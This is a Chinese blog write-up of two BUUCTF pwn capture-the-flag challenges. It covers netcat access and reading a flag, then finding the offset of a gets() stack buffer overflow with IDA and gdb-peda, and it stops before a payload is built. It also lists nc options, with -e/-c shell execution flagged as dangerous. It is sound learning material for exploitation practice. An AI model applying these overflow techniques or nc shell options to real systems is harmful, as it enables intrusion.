BUUCTF pwn


原创

@See you later 于 2021-01-30 19:58:14 发布 390 收藏 2

文章标签： pwn

本文链接：https://blog.csdn.net/ckk1314520/article/details/113445098

第一道：



第一步：连接**nc**靶场


```
root@localhost:/home/ckk/桌面# nc node3.buuoj.cn 28184
```

第二步：连接靶场后，执行 **ls** 命令，展示该靶场下目录文件。

```
ckk@localhost:~/桌面$ sudo su
[sudo] ckk 的密码：
root@localhost:/home/ckk/桌面# nc node3.buuoj.cn 28184

ls
bin
boot
dev
etc
```

```
flag
home
lib
lib32
lib64
media
mnt
opt
proc
pwn
root
run
sbin
srv
sys
tmp
usr
var
```



第三步：里有个 **flag**文件 使用 **cat**命令进行查看。



得到**flag**


```
flag{3ba60229-7b5d-4f73-b9a1-88301ae1f411}
```

nc命令详解



-c shell命令为“-e”；使用/bin/sh来执行 [危险]
-e 文件名程序在连接后执行 [危险]
-b 允许广播
-g 网关源路由跃点，最多8个
-G num源路由指针：4，8，12。。。
-i secs 发送的线路和扫描的端口的延迟间隔为1秒
-k 在套接字上设置keepalive选项
-l 监听模式，用于入站连接
-n 仅数字IP地址，无DNS
-o 文件十六进制流量转储
-p 端口本地端口号
-r 随机化本地和远程端口
-q secs 在stdin上的EOF和秒延迟后q秒退出
-s addr地址本地源地址
-T tos 设置服务类型
-t 应答TELNET协商
-u UDP模式
-v verbose(使用两次可更详细)
-w 秒连接和最终网络读取超时
-C 发送CRLF作为行尾
-z 零I/O模式(用于扫描)

第二道：




第一步：下载得到 **pwn1**，利用 **file** 命令查看。

显而易见（**ELF 64-bit**）。放入**IDA**中查看。

第二步：用**IDA**查看

首先 **f12+shift** 转到字符串窗口。



之后，按下**f5** 查看伪代码

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3   char s; // [rsp+1h] [rbp-Fh]
4
5   puts("please input");
6   gets((__int64)&s, (__int64)argv);
7   puts(&s);
8   puts("ok,bye!!!");
9   return 0;
10 }
```


此时注意到 **gets**函数

gets函数的缓冲区是由用户本身提供，由于用户无法指定一次最多可读入多少字节，导致此函数存在巨大安全隐患。换句话来说，就是**gets**若没有遇到 **\n** 结束，则会无限读取，没有上限。

双击 **s**，查看需要多少字节 。以此来确定偏移量。

```
-0000000000000010 ; D/A/*   : change type (data/ascii/array)
-0000000000000010 ; N       : rename
-0000000000000010 ; U       : undefine
-0000000000000010 ; Use data definition commands to create local variables and function arguments.
-0000000000000010 ; Two special fields " r" and " s" represent return address and saved registers.
-0000000000000010 ; Frame size: 10; Saved regs: 8; Purge: 0
-0000000000000010 ;
-0000000000000010
-0000000000000010                db ? ; undefined
-000000000000000F s              db ?
-000000000000000E                db ? ; undefined
-000000000000000D                db ? ; undefined
-000000000000000C                db ? ; undefined
-000000000000000B                db ? ; undefined
-000000000000000A                db ? ; undefined
-0000000000000009                db ? ; undefined
-0000000000000008                db ? ; undefined
-0000000000000007                db ? ; undefined
-0000000000000006                db ? ; undefined
-0000000000000005                db ? ; undefined
-0000000000000004                db ? ; undefined
-0000000000000003                db ? ; undefined
-0000000000000002                db ? ; undefined
-0000000000000001                db ? ; undefined
+0000000000000000  s              db 8 dup(?)
+0000000000000008  r              db 8 dup(?)
+0000000000000010
+0000000000000010 ; end of stack variables
```

也就是说只需要存入**15**个字节地址，就可以**get**函数返回地址。

解题要点

```
注意到 后面还有 db 8 dup(?)


db:  定义字节类型变量的伪指令


dup():  重复定义圆括号中指定的初值，次数由前面的数值决定


?:  只分配存储空间，不指定初值
```

因此 最后偏移量为： **15+8 = 23** 。
或者通过 **peda** 来计算偏移量。
对其进行**gdb**调试：
gdb pwn1

```
root@localhost:/home/ckk/桌面# gdb pwn1
GNU gdb (Debian 10.1-1.7) 10.1.90.20210103-git
Copyright (C) 2021 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.htm
l>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from pwn1...
(No debugging symbols found in pwn1)
```


生成溢出字符，需保证其长度能覆盖至**RIP**。执行 **pattern create 200** 命令令

```
gdb-peda$ pattern create 200
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIA
AeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoA
ASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA'
```

执行 **r** 或者 **start** 命令让程序运行。//注意 **start** 命令执行后，还需执行 **contin** 命令。
在 **please input** 命令后，将之前生成的溢出字符串粘贴上去

```
Legend: code, data, rodata, value

Temporary breakpoint 1, 0x0000000000401146 in main ()
gdb-peda$ contin
Continuing.
please input
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIA
AeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoA
ASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA'
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIA
AeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoA
ASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA'
ok,bye!!!

Program received signal SIGSEGV, Segmentation fault.
[----------registers----------]
RAX: 0x0
```


注意到 **RBP**寄存器。也可以计算此时 **nAACAA-A** 的偏移量：
执行 **pattern offset xxxxxx** 命令。

```
[──────────────────────────────────────────────────────────────────────
────]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0×0000000000401185 in main ()
gdb-peda$ pattern offset nAACAA-A
nAACAA-A found at offset: 15
```

这里计算出的偏移量。不需要考虑堆栈平衡。构造**playload**时，直接与系统调用地址相加就可。

通俗办法：

找到 **stack** 复制栈顶的字符串 // 前四个字节（**64 bits**为前**8**个字节） 计算偏移量


```
[──────────────────────────────────stack──────────────────────────────────
────]
0000| 0×7fffffffe568 ("AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIA
AeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoA
ASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA'")
0008| 0×7fffffffe570 (";AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJ
AAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAAT
AAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA'")
0016| 0×7fffffffe578 ("AaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AA
KAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAA
rAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA'")
0024| 0×7fffffffe580 ("AAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6A
ALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtA
AWAAuAAXAAvAAYAAwAAZAAxAAyA'")
0032| 0×7fffffffe588 ("GAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7
AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAX
AAvAAYAAwAAZAAxAAyA'")
0040| 0×7fffffffe590 ("AHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA
8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAA
wAAZAAxAAyA'")
0048| 0×7fffffffe598 ("AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjA
A9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxA
AyA'")
0056| 0×7fffffffe5a0 ("4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAk
AAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA'")
[──────────────────────────────────────────────────────────────────────
────]
```


执行 **pattern offset xxxxxx** 命令。


```
gdb-peda$ pattern offset A(AADAA;AA)AAEAAaAA0AAFAAbA
A(AADAA;AA)AAEAAaAA0AAFAAbA found at offset: 23
```

第三步：回到 IDA pro中。寻找是否存在 系统调用函数。


找到 **fun()** 函数



